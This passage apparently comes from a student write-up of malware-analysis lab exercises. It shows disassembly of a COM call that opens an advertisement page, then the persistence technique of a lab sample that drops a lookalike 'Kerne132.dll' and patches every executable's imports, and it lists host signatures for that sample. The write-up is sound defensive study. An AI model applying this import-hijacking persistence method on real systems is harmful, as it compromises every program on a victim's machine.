000000 46GUID format is **{8-4-4-12}**If we write as GUID we get: **{0002DF01-0000-0000-C000-000000000046}**Here is another way:The interval of value rclsid is from [402058-402068). If we eliminate **image base** (40 0000), we get the interval [2058-2068**)** or [2058-2067**]** (we don’t want to take byte which belongs to other value).




CFF Explorer showing the Image Base


`I use HxD to select hex bytes Edit -> Select block…`




`Set the ranges:`



"Data inspector" view shows **rclsid** — GUID value (Byte order should be set to Little Endian): **{0002DF01-0000-0000-C000-000000000046}**




If we do the same for **riid** we get **{D30C1661-CDAF-11D0-8A3E-00C04FC9E26E}**




These registry keys will show clsid and riid meanings:**HKEY_CLASSES_ROOT\CLSID** and **HKEY_CLASSES_ROOT\Interface**P.S. HKEY_CLASSES_ROOT (HKCR) is a [shortcut] of HKLM and HKCU, but in our case it doesn't matter.HKEY_CLASSES_ROOT\CLSID\{0002DF01-0000-0000-C000-

000000000046} shows that CLSID belongs to **Internet Explorer(Ver 1.0).**



HKEY_CLASSES_ROOT\Interface\{D30C1661-CDAF-11D0-8A3E-00C04FC9E26E}and the interface is **IWebBrowser2.**



More info about could be found here.After execution of **CoCreateInstance** one of arguments ***ppv** contains the requested interface pointer.

```
C++

HRESULT CoCreateInstance(
  REFCLSID  rclsid,
  LPUNKNOWN pUnkOuter,
  DWORD     dwClsContext,
  REFIID    riid,
  LPVOID    *ppv
);
```

Pointer *ppv is moved to eax. which is later de-referenced (pointer to object).

```
lea     eax, [esp+24h+ppv]
push    eax             ; ppv
push    offset riid     ; riid
push    4               ; dwClsContext
push    0               ; pUnkOuter
push    offset rclsid   ; rclsid
call    ds:CoCreateInstance
mov     eax, [esp+24h+ppv] ; Pointer to interface
test    eax, eax
jz      short loc_40107F
```

```
lea     ecx, [esp+24h+pvarg]
push    esi
push    ecx             ; pvarg
call    ds:VariantInit
push    offset psz      ; "http://www.malwareanalysisbook.com/ad.h"...
mov     [esp+2Ch+var_10], 3
mov     [esp+2Ch+var_8], 1
call    ds:SysAllocString
lea     ecx, [esp+28h+pvarg]
mov     esi, eax
mov     eax, [esp+28h+ppv] ; Pointer to interface
push    ecx
lea     ecx, [esp+2Ch+pvarg]
mov     edx, [eax]      ; Dereferenced (pointer to object)
push    ecx
lea     ecx, [esp+30h+pvarg]
push    ecx
lea     ecx, [esp+34h+var_10]
push    ecx
push    esi
push    eax
call    dword ptr [edx+2Ch] ; ->Navigate
push    esi             ; bstrString
call    ds:SysFreeString
pop     esi
```

From de-referenced object 2Ch is added (44 in dec).


```
mov     edx, [eax]      ; Dereferenced (pointer to object)
push    ecx
lea     ecx, [esp+30h+pvarg]
push    ecx
lea     ecx, [esp+34h+var_10]
push    ecx
push    esi
push    eax
call    dword ptr [edx+2Ch] ; ->Navigate
```

Structure of IWebBrowser2, can be found here.
44 means **Navigate** method is called.

```
IWebBrowser2 STRUCT
    QueryInterface          DWORD  ?  ;[0] (This,riid,ppvObject)
    AddRef                  DWORD  ?  ;[4] (This)
    Release                 DWORD  ?  ;[8] (This)
    GetTypeInfoCount        DWORD  ?  ;[12] (This,pctinfo)
    GetTypeInfo             DWORD  ?  ;[16] (This,iTInfo,lcid,ppTInfo)
    GetIDsOfNames           DWORD  ?  ;[20] (This,riid,rgszNames,cNames,lcid,rgDispId)
    Invoke                  DWORD  ?  ;[24] (This,dispIdMember,riid,lcid,wFlags,pDispParams,pVarResult,pExcepInfo,puArgErr)
    GoBack                  DWORD  ?  ;[28] (This)
    GoForward               DWORD  ?  ;[32] (This)
    GoHome                  DWORD  ?  ;[36] (This)
    GoSearch                DWORD  ?  ;[40] (This)
    Navigate                DWORD  ?  ;[44] (This,URL,Flags,TargetFrameName,PostData,Headers)
    Refresh                 DWORD  ?  ;[48] (This)
    Refresh2                DWORD  ?  ;[52] (This,Level)
    Stop                    DWORD  ?  ;[56] (This)
    get_Application         DWORD  ?  ;[60] (This,ppDisp)
    get_Parent              DWORD  ?  ;[64] (This,ppDisp)
    get_Container           DWORD  ?  ;[68] (This,ppDisp)
    get_Document            DWORD  ?  ;[72] (This,ppDisp)
    get_TopLevelContainer   DWORD  ?  ;[76] (This,pBool)
    get_Type                DWORD  ?  ;[80] (This,Type)
    get_Left                DWORD  ?  ;[84] (This,pl)
    put_Left                DWORD  ?  ;[88] (This,Left)
    get_Top                 DWORD  ?  ;[92] (This,pl)
    put_Top                 DWORD  ?  ;[96] (This,Top)
    get_Width               DWORD  ?  ;[100] (This,pl)
    put_Width               DWORD  ?  ;[104] (This,Width)
    get_Height              DWORD  ?  ;[108] (This,pl)
    put_Height              DWORD  ?  ;[112] (This,Height)
```

ii. What is the purpose of this program?

Program just opens Internet explorer with an advertisement.
"http://www.malwareanalysisbook.com/ad.html."



iii. When will this program finish executing?

After some cleanup functions: **SysFreeString** and **OleUninitialize** program terminates.

c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07- 03.dll, prior to executing. This is important to note because the malware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)

i- How does this program achieve persistence to ensure that it continues running when the computer is restarted?


Persistence is achieved by writing file to
"C:\Windows\System32\Kerne132.dll"
and modifying every ".exe" file to import that library.

ii. What are two good host-based signatures for this malware?


Good host-based signatures are:
"C:\\Windows\\System32\\Kerne132.dll"
Mutex name "**SADFHUHF**"

iii. What is the purpose of this program.


Dynamic analysis Execute program with correct argument:"**WARNING_THIS_WILL_DESTROY_YOUR_MACHINE**" modifies "WinRAR.exe" in my case.




Library "kerne**1**32.dll" is replaced instead of "kernel32.dll" to executable.



Using API Monitor from Rohitab we identify what is it doing:
Searching for executables ".exe" in C drive.
If found opens it, Creates file mapping object, opens it in memory, searches if import is "kernel32.dll". Replaces with "kerne**1**.dll" Unmaps from memory. Closes handles.



If any of executable (not in memory) is opened in "PEStudio", we see there only "kerne**1**32.dll" library is imported.



Static analysis Executable is launched with this parameter "**WARNING_THIS_WILL_DESTROY_YOUR_MACHINE**"


```
mov     eax, [esp+54h+argv]
mov     esi, offset aWarningThisWil ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
mov     eax, [eax+4]
```

Opens file "C:\\Windows\\System32\\Kernel32.dll" (CreateFileA) with read permissions (File_Share_Read and Generic read). Creates mapping object (CreateFileMappingA with Page_Readonly permissions) for this file. This mapping object is used to map (copy) in to the memory. Opens another file (CreateFileA in FILE_SHARE_READ mode) "Lab07-03.dll". Exits if failed to open the library (Lab07-03.dll).

